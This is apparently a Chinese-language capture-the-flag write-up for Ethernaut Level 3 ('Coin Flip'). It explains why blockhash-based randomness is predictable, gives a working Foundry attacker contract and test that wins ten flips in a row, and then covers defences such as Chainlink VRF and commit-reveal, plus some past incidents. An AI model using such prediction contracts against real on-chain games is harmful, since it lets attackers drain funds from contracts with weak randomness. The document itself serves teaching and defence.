🎯 Ethernaut Level 3: Coin Flip – 伪随机数攻击详解
关卡链接: Ethernaut Level 3 – Coin Flip 攻击类型: 伪随机数预测攻击 难度: ⭐⭐⭐☆☆ 核心概念: 区块链确定性、可预测性
📋 挑战目标

这个关卡考验对区块链随机数机制的理解:
🔍 漏洞分析
合约源码分析
pragma solidity ^0.8.0;
contract CoinFlip {
uint256 public consecutiveWins;
uint256 lastHash;
uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
constructor() {
consecutiveWins = 0;
}
function flip(bool _guess) public returns (bool) {
// 🚨 关键漏洞:使用可预测的区块哈希
uint256 blockValue = uint256(blockhash(block.number – 1));
if (lastHash == blockValue) {
revert();
}
lastHash = blockValue;
// 🚨 伪随机数生成逻辑
uint256 coinFlip = blockValue / FACTOR;
bool side = coinFlip == 1 ? true : false;
if (side == _guess) {
consecutiveWins++;
return true;
} else {
consecutiveWins = 0;
return false;
}
}
}
漏洞识别
伪随机数的根本缺陷:
攻击原理:
// 合约使用的"随机数"生成
uint256 blockValue = uint256(blockhash(block.number – 1));
uint256 coinFlip = blockValue / FACTOR;
bool side = coinFlip == 1 ? true : false;
// 攻击者可以在同一个区块内执行相同计算
// 由于使用相同的 blockhash,结果必然相同!
攻击流程
💻 Foundry 实现
攻击合约代码
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;
import "forge-std/Test.sol";
import "../src/CoinFlip.sol";
contract CoinFlipAttacker {
CoinFlip public target;
uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
constructor(address _target) {
target = CoinFlip(_target);
}
function attack() public {
// 🎯 关键:在同一区块内执行相同的计算
uint256 blockValue = uint256(blockhash(block.number – 1));
uint256 coinFlip = blockValue / FACTOR;
bool side = coinFlip == 1 ? true : false;
// 提交预先计算好的答案
target.flip(side);
}
}
contract CoinFlipTest is Test {
CoinFlip public coinFlip;
CoinFlipAttacker public attacker;
address public attackerAddr = makeAddr("attacker");
function setUp() public {
// 部署目标合约
coinFlip = new CoinFlip();
// 部署攻击合约
vm.prank(attackerAddr);
attacker = new CoinFlipAttacker(address(coinFlip));
}
function testCoinFlipExploit() public {
console.log("Initial consecutive wins:", coinFlip.consecutiveWins());
vm.startPrank(attackerAddr);
// 连续攻击10次以获得10连胜
for (uint i = 0; i < 10; i++) {
// 模拟新区块(每次攻击都在新区块进行)
vm.roll(block.number + 1);
uint256 winsBefore = coinFlip.consecutiveWins();
attacker.attack();
uint256 winsAfter = coinFlip.consecutiveWins();
console.log("Round", i + 1, "- Wins:", winsAfter);
// 验证每次攻击都成功
assertEq(winsAfter, winsBefore + 1);
}
vm.stopPrank();
// 验证最终达成10连胜
assertEq(coinFlip.consecutiveWins(), 10);
console.log("Attack successful! 10 consecutive wins achieved.");
}
function testPredictability() public view {
// 演示随机数的可预测性
uint256 blockValue = uint256(blockhash(block.number – 1));
uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;
uint256 coinFlip = blockValue / FACTOR;
bool side = coinFlip == 1 ? true : false;
console.log("Block hash:", blockValue);
console.log("Coin flip result:", side);
console.log("This result is 100% predictable!");
}
}
运行测试
# 运行 Coin Flip 攻击测试
forge test –match-contract CoinFlipTest -vvv
# 预期输出:
# [PASS] testCoinFlipExploit()
# Round 1 – Wins: 1
# Round 2 – Wins: 2
# …
# Round 10 – Wins: 10
# Attack successful! 10 consecutive wins achieved.
🛡️ 防御措施
1. 使用 Chainlink VRF (推荐)
import "@chainlink/contracts/src/v0.8/interfaces/VRFCoordinatorV2Interface.sol";
import "@chainlink/contracts/src/v0.8/VRFConsumerBaseV2.sol";
contract SecureCoinFlip is VRFConsumerBaseV2 {
VRFCoordinatorV2Interface COORDINATOR;
uint64 s_subscriptionId;
bytes32 keyHash;
uint32 callbackGasLimit = 100000;
uint16 requestConfirmations = 3;
uint32 numWords = 1;
mapping(uint256 => address) public requestIdToSender;
constructor(uint64 subscriptionId, address vrfCoordinator)
VRFConsumerBaseV2(vrfCoordinator) {
COORDINATOR = VRFCoordinatorV2Interface(vrfCoordinator);
s_subscriptionId = subscriptionId;
}
function flip(bool _guess) public {
// 请求真正的随机数
uint256 requestId = COORDINATOR.requestRandomWords(
keyHash,
s_subscriptionId,
requestConfirmations,
callbackGasLimit,
numWords
);
requestIdToSender[requestId] = msg.sender;
// 存储用户的猜测…
}
function fulfillRandomWords(uint256 requestId, uint256[] memory randomWords)
internal override {
// 使用真正的随机数处理结果
bool side = (randomWords[0] % 2) == 1;
address sender = requestIdToSender[requestId];
// 处理游戏逻辑…
}
}
2. 使用未来区块哈希 + 提交-揭示方案
contract CommitRevealCoinFlip {
struct Game {
bytes32 commitment;
uint256 revealBlock;
bool revealed;
}
mapping(address => Game) public games;
function commitFlip(bytes32 _commitment) public {
games[msg.sender] = Game({
commitment: _commitment,
revealBlock: block.number + 10, // 10个区块后才能揭示
revealed: false
});
}
function revealFlip(bool _guess, uint256 _nonce) public {
Game storage game = games[msg.sender];
require(block.number >= game.revealBlock, "Too early to reveal");
require(!game.revealed, "Already revealed");
// 验证承诺
bytes32 hash = keccak256(abi.encodePacked(_guess, _nonce, msg.sender));
require(hash == game.commitment, "Invalid commitment");
// 使用未来区块哈希
uint256 futureBlockHash = uint256(blockhash(game.revealBlock));
bool result = (futureBlockHash % 2) == 1;
game.revealed = true;
// 处理结果…
}
}
3. 多源熵组合
contract MultiSourceRandom {
uint256 private nonce;
function getRandomNumber() private returns (uint256) {
// ⚠️ 仍不够安全,仅作教学示例
nonce++;
return uint256(keccak256(abi.encodePacked(
block.difficulty, // 矿工可操控
block.timestamp, // 矿工可小幅操控
msg.sender,
nonce,
blockhash(block.number – 1)
)));
}
}
📚 核心知识点
1. 区块链随机数常见误区
| block.timestamp | ❌ 极低 | 容易 | 否 |
| block.difficulty | ❌ 低 | 中等 | 否 |
| blockhash | ❌ 低 | 困难 | 否 |
| keccak256(组合) | ❌ 低 | 取决于组合 | 否 |
| Chainlink VRF | ✅ 高 | 极困难 | 是 |
2. 攻击者的优势
// 攻击者可以:
// 1. 在同一交易中执行相同计算
// 2. 预先验证结果,只在有利时提交
// 3. 使用合约自动化攻击
contract SmartAttacker {
function conditionalAttack(CoinFlip target, bool guess) public {
// 预先计算
uint256 blockValue = uint256(blockhash(block.number – 1));
uint256 coinFlip = blockValue / FACTOR;
bool predictedSide = coinFlip == 1 ? true : false;
// 只在预测正确时才攻击
if (predictedSide == guess) {
target.flip(guess);
}
// 否则什么都不做,等待下一个有利机会
}
}
3. 真随机数 vs 伪随机数
// ❌ 伪随机数(确定性)
function badRandom() public view returns (uint256) {
return uint256(keccak256(abi.encodePacked(
block.timestamp,
block.difficulty,
msg.sender
)));
}
// ✅ 真随机数(使用预言机)
function goodRandom() public {
// 通过 Chainlink VRF 请求真正的随机数
requestRandomness(keyHash, fee);
}
🏛️ 历史案例
著名的随机数攻击事件
SmartBillions (2017)
- 损失: 400 ETH
- 原因: 使用 block.blockhash 作为随机源
- 攻击: 预测未来区块哈希
Fomo3D (2018)
- 影响: 游戏机制被操控
- 原因: 使用可预测的时间戳
- 后果: 奖池分配不公
TheRun (2019)
- 损失: 大量代币
- 原因: 复杂但仍可预测的随机数算法
🎯 总结
Coin Flip 关卡揭示了区块链随机数的根本问题:
- ✅ 区块链是确定性系统 – 相同输入必然产生相同输出
- ✅ 透明性带来可预测性 – 所有数据都是公开的
- ✅ 真随机数需要外部熵源 – 必须依赖链下随机性
- ✅ 预言机是最佳解决方案 – Chainlink VRF 等服务
这个看似简单的猜硬币游戏,实际上涉及密码学、概率论和分布式系统的深层概念。理解其原理对于构建安全的智能合约至关重要。
🔗 相关链接
- 原文
- Chainlink VRF 文档
- GitHub 项目
在区块链的确定性世界中,真正的随机性是一种珍贵的资源。 🎲